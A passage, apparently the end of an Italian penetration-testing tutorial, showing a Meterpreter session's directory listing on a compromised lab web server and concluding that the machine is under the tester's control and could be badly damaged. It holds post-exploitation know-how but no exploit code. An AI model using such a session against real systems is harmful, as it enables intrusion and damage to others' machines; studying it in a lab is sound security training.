040666/rw-rw-rw-  4096  dir   2010-04-20 01:43:18 +0200  tikiwiki
040666/rw-rw-rw-  4096  dir   2010-04-16 22:37:02 +0200  twiki20030201

meterpreter >
```

Con ls possiamo vedere che la cartella risulta creata.

In conclusione la macchina è nelle nostre mani e se avessimo intenzioni malevoli con meterpreter potremmo provocare danni molto gravi sfruttando questa falla.